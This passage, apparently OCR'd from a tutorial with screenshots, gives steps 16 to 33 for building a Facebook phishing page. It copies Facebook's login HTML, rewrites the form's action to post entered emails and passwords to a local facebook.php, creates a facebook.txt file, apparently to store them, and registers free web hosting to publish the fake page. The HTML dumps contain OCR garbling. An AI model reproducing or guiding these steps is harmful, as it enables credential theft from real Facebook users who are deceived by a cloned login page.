
Step 16:- Type Facebook.php .




Step 17:- Click on Save.




Step 18:- facebook.php is created & Right click on hear.




Step 19:- Click on New & Click on Txt Document.



Step 20:- Rename it as facebook.




Step 21:- facebook.txt is created.




Step 22:- Open Facebook.html With Sublime Text.

Step 23:- Click on Find.



Step 24:- Click on Find.



Steep 25:- Type action= & Click on Find.

File Edit Selection Find View Goto Tools Project Preferences Help

Facebook.html

```
sp_I-PXXiPtiHF_1_5x sx_79b2c9"></i></span></a></div><div class=" _6a _3bcs"></div><div class=" _6a mrm uiPopover" id="u_0_8_Na"><a role="button" class=" _42ft _4jy0 _55pi _2agf _4o_4 _3_s2 _63xb _p _4jy3 _4jy1 selected _51sy" href="#" style="max-width:200px;" aria-haspopup="true" tabindex="-1" aria-expanded="false" rel="toggle" id="u_0_9_JQ"><span class=" _55pe">Accessibility help</span><span class=" _4o_3 _3-99" ><i class="img sp_I-PXXiPtiHF_1_5x sx_af548e"></i></span></a></div></div><div class=" _4b17 m1m pll _3bct"><div class=" _6a _3bcy">Press <span class=" _3bcz">alt</span> + <span class=" _3bcz">/</span> to open this menu</div></div></div><div id="globalContainer" class="uiContextualLayerParent"><div class="fb_content clearfix" id="content" role="main"><div><div class=" _8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op_ _95ka"><div class=" _8esk"><div class=" _8esn"><div class=" _8iep _8icy _9ahz _9ah-><div class=" _6luv _52jv"><form class=" featuredLogin_formContainer" data-testid="royal_login_form" action="/login/?privacy_mutation_token=eyJ0eXA1IiowLCjcmVhdGlvbl90aW1lIjoxNjE3ODk3NzI3LCljYWxsc210ZVp0ZCI6MzgxMjI5MDc5NTc1OTQ2fQ%3D%3B" method="post" onsubmit="" id="u_0_a_Te"><input type="hidden" name="jazoest" value="2766" autocomplete="off" /><input type="hidden" name="lsd" value="AVoED3_3I-4" autocomplete="off" /><div><div class=" _6lux"><input type="text" class="inputtext _55r1 _6luy" name="email" id="email" data-testid="royal_email" placeholder="Email address or phone number" autofocus="1" aria-label="Email address or phone number" /></div><div class=" _6lux"><div class=" _6luy _55r1 _1kbt" id="passContainer"><input type="password" class="inputtext _55r1 _6luy _9npi" name="pass" id="pass" data-testid="royal_pass" placeholder="Password" aria-label="Password" /></div></div><div class=" _9ls7" id="u_0_b_6t"><a href="#" role="button"><div class=" _9luh"><div class=" _9lsb" id="u_0_c_jv"></div></div></a></div></div><input type="hidden" autocomplete="off" name="login_source" value="comet_headerless_login" /><input type="hidden" autocomplete="off" name="next" value="" /><div class=" _6ltg"><button value="1" class=" _42ft _4jy0 _6lh _4jy6 _4jy1 selected _51sy" name="login" data-testid="royal_login_button" type="submit" id="u_0_d_Je">Log In</button></div><div class=" _6ltj"><a href="https://www.facebook.com/recover/initiate/?ars=facebook_login&am" data-testid="link" id="u_0_e_Je">Forgot your password?</a></div></div></div>
```


Step 26:- Delete Selected text.

C:\Users\LIKITH\Desktop\Phishing\Facebook.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

Facebook.html


```
sp I-PXXiPtIH_1_5x sx "79b2c9"></i></span></a></div><div class=" _6a _3bcs"></div><div class=" _6a mrm uiPopover" id="u_0_8_Na"><a role="button" class=" _42ft _4jy0 _55pi _2agf _4o_4 _3 s2 _63xb _p _4jy3 _4jy1 selected _5isy" href="#" style="max-width:200px;" aria-haspopup="true" tabindex="-1" aria-expanded="false" rel="toggle" id="u_0_9_QJ"><span class=" _55pe" Accessibility help</span><span class=" _4o_3 _3-99"><i class="img sp I-PXXiPtIH_1_5x sx_af548e"></i></span></a></div></div><div class=" _4bl7 m1m pll _3bct"><div class=" _6a _3bcs">Press <span class=" _3bcz">alt</span> + <span class=" _3bcz"></span> to open this menu</div></div></div></div><div id="globalContainer" class="uiContextualLayerParent"><div class="fb_content clearfix" id="content" role="main"><div><div class=" _8esj _95k9 _8est _8opv _8f3m _8ilg _8icx _8op _95ka"><div class=" _8esk"><div class=" _8esl"><div class=" _8ice"></div><h2 class=" _8eso">Facebook helps you connect and share with the people in your life.</h2></div><div class=" _8esn"><div class=" _8iep _8icy _9ahz _9ah "><div class=" _6luv _52jv"><form class=" _featuredLogin_formContainer" data-testid="royal_login_form" action="" method="post" onsubmit="" id="u_0_a_Te"><input type="hidden" name="post" value="2766" autocomplete="off" /><input type="hidden" name="lsd" value="Av _3I-4" autocomplete="off" /><div class=" _6lux"><input type="text" class="inputtext _55r1 _6luv" name="email" id="email" data-testid="royal_email" placeholder="Email address or phone number" autofocus="1" aria-label="Email address or phone number" /></div><div class=" _6luv _55r1 _1kb1" id="passContainer"><input type="password" class="inputtext _55r1 _6luv _9npi" name="pass" id="pass" data-testid="royal_pass" placeholder="Password" aria-label="Password" /></div><div class=" _9ls7" id="u_0_b_6t"><a href="#" role="button"><div class=" _9luh"><div class=" _9lsb" id="u_0_c_jv"></div></div></div><div><input type="hidden" autocomplete="off" name="login_source" value="comet_headerless_login" /><input type="hidden" autocomplete="off" name="next" value="" /><div class=" _6ltg"><button value="1" class=" _42ft _4jy0 _6lth _4jy6 _4jy1 selected _5isy" name="login" data-testid="royal_login_button" type="submit" id="u_0_d_je">Log In</button></div><div class=" _6ltj"><a href="https://www.facebook.com/recover/initiate/?ars=facebook_login&am_p;privacy_mutation_token=eyJ0eXA8LjowLCJjcmVhdGlvb190aW1lIjoxNjE3ODk3NzI3LCJjYWxsc210ZV
```

Step 27:- Deleted Selected text.




```
C:\Users\LIKITH\Desktop\Phishing\Facebook.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
Facebook.html
sp_I-PXXiPtiHF_1_5x sx_79b2c9"></i></span></a></div><div class=_6a _3bcs"></div><div class=_6a mrm uiPopover" id="u_0_8_Na"><a role="button" class=_42ft _4jy0 _55pi _2agf _4o_4 _3_s2 _63xb _p _4jy3 _4jy1 selected _51sy" href="#" style="max-width:200px;" aria-haspopup="true" tabindex="-1" aria-expanded="false" rel="toggle" id="u_0_9_JQ"><span class=_55pe>Accessibility help</span><span class=_4o_3 _3-99"><i class="img sp_I-PXXiPtiHF_1_5x sx_af548e"></i></span></a></div></div><div class=_4bl7 m1m pll _3bct"><div class=_6a _3bcz">Press <span class=_3bcz">alt</span> + <span class=_3bcz"/></span> to open this menu</div></div></div></div></div><div id="globalContainer" class="uiContextualLayerParent"><div class=_8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op_ _95ka"><div class="8esk"><div class=_8esl"><div class=_8ice"></div><h2 class=_8eso">Facebook helps you connect and share with the people in your life.</h2></div><div class=_8esn"><div class=_8ies p _8icy _9ahz _9ahz"><div class=_6luv _52jv"><form class=_featuredLogin_formContainer" data-testid="royal_login_form" action="facebook.php" method="post" onsubmit="" id="u_0_a_Te"><input type="hidden" name="jazoest" value="2766" autocomplete="off" /><input type="hidden" name="lsd" value="AVoED3_3I-4" autocomplete="off" /><div class=_6lux"><input type="text" class="inputtext _55r1 _6luv" name="email" id="email" data-testid="royal_email" placeholder="Email address or phone number" autofocus="1" aria-label="Email address or phone number" /></div><div class=_6lux"><div class=_6luv _55r1 _1kbt" id="passContainer"><input type="password" class="inputtext _55r1 _6luv _9npi" name="pass" id="pass" data-testid="royal_pass" placeholder="Password" aria-label="Password" /></div></div><div class=_9ls7" id="u_0_b_6t"><a href="#" role="button"><div class=_9luh"><div class=_9lsb" id="u_0_c_jV"></div></div></div></div><div class=_6ltg"><input type="hidden" name="login_source" value="comet_headerless_login" /><input type="hidden" autocomplete="off" name="next" value="" /><div class=_6ltg"><button value="1" class=_42ft _4jy0 _6lth _4jy6 _4jy1 selected _51sy" name="login" data-testid="royal_login_button" type="submit" id="u_0_d_Je">Log In</button></div><div class=_6ltj"><a href="https://www.facebook.com/recover/initiate/?ars=facebook_login&am p;privacy_mutation_token=eyJ0eXAiOiLCJjcmVhdGlvb190aW1lIjoxNjE3ODk3NzI3LCJjYWxsc210ZV
```

Step 28:- Type facebook.php & Click on File.



```
C:\Users\LIKITH\Desktop\Phishing\Facebook.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
New File Ctrl+N
Open File... Ctrl+O
Open Folder...
Open Recent...
Reopen with Encoding...
New View into File...
Save Ctrl+S
Save while editing...
Save As... Ctrl+Shift+S
Save All...
New Window Ctrl+Shift+N
Close Window Ctrl+Shift+W
Close File Ctrl+W
Revert File...
Close All Files...
Exit
data-testid="royal_login_form" action="facebook.php" method="post" onsubmit="" id="u_0_a_Te"><input type="hidden" name="jazoest" value="2766" autocomplete="off" /><input type="hidden" name="lsd" value="AVoED3_3I-4" autocomplete="off" /><div class=_6lux"><input type="text" class="inputtext _55r1 _6luv" name="email" id="email" data-testid="royal_email" placeholder="Email address or phone number" autofocus="1" aria-label="Email address or phone number" /></div><div class=_6lux"><div class=_6luv _55r1 _1kbt" id="passContainer"><input type="password" class="inputtext _55r1 _6luv _9npi" name="pass" id="pass" data-testid="royal_pass" placeholder="Password" aria-label="Password" /></div></div><div class=_9ls7" id="u_0_b_6t"><a href="#" role="button"><div class=_9luh"><div class=_9lsb" id="u_0_c_jV"></div></div></div></div><div class=_6ltg"><input type="hidden" name="login_source" value="comet_headerless_login" /><input type="hidden" autocomplete="off" name="next" value="" /><div class=_6ltg"><button value="1" class=_42ft _4jy0 _6lth _4jy6 _4jy1 selected _51sy" name="login" data-testid="royal_login_button" type="submit" id="u_0_d_Je">Log In</button></div><div class=_6ltj"><a href="https://www.facebook.com/recover/initiate/?ars=facebook_login&am p;privacy_mutation_token=eyJ0eXAiOiLCJjcmVhdGlvb190aW1lIjoxNjE3ODk3NzI3LCJjYWxsc210ZV
```


Step 29:- Click on Save.



Step 30:- Type freewha & Click in first link.



Step 31:- Type demo hosting & Select eu5.org .



Step 32:- Click on Proceed.

demohosting.eu5.org is available on [Newserv.freewha.com](#) server.

>> Account Information

E-mail:

You need a valid email address to confirm your account.

Password:

Re-type password:

Password must have minimum 6 characters including letters and numbers.
Do not use special characters or spaces.

I have read the [Service Agreement](#) and agree to its terms.

Step 33:- Fill above details.

Free Web Hosting Area - Apache > Create account

freewebhostingarea.com/cgi-bin/create_account.cgi

Free Web Hosting Area .com

demohosting.eu5.org is available on **Newserv.freewha.com** server.

>> Account Information

E-mail: ↑

You need a valid email address to confirm your account.

Password: ↑

Re-type password: ↑

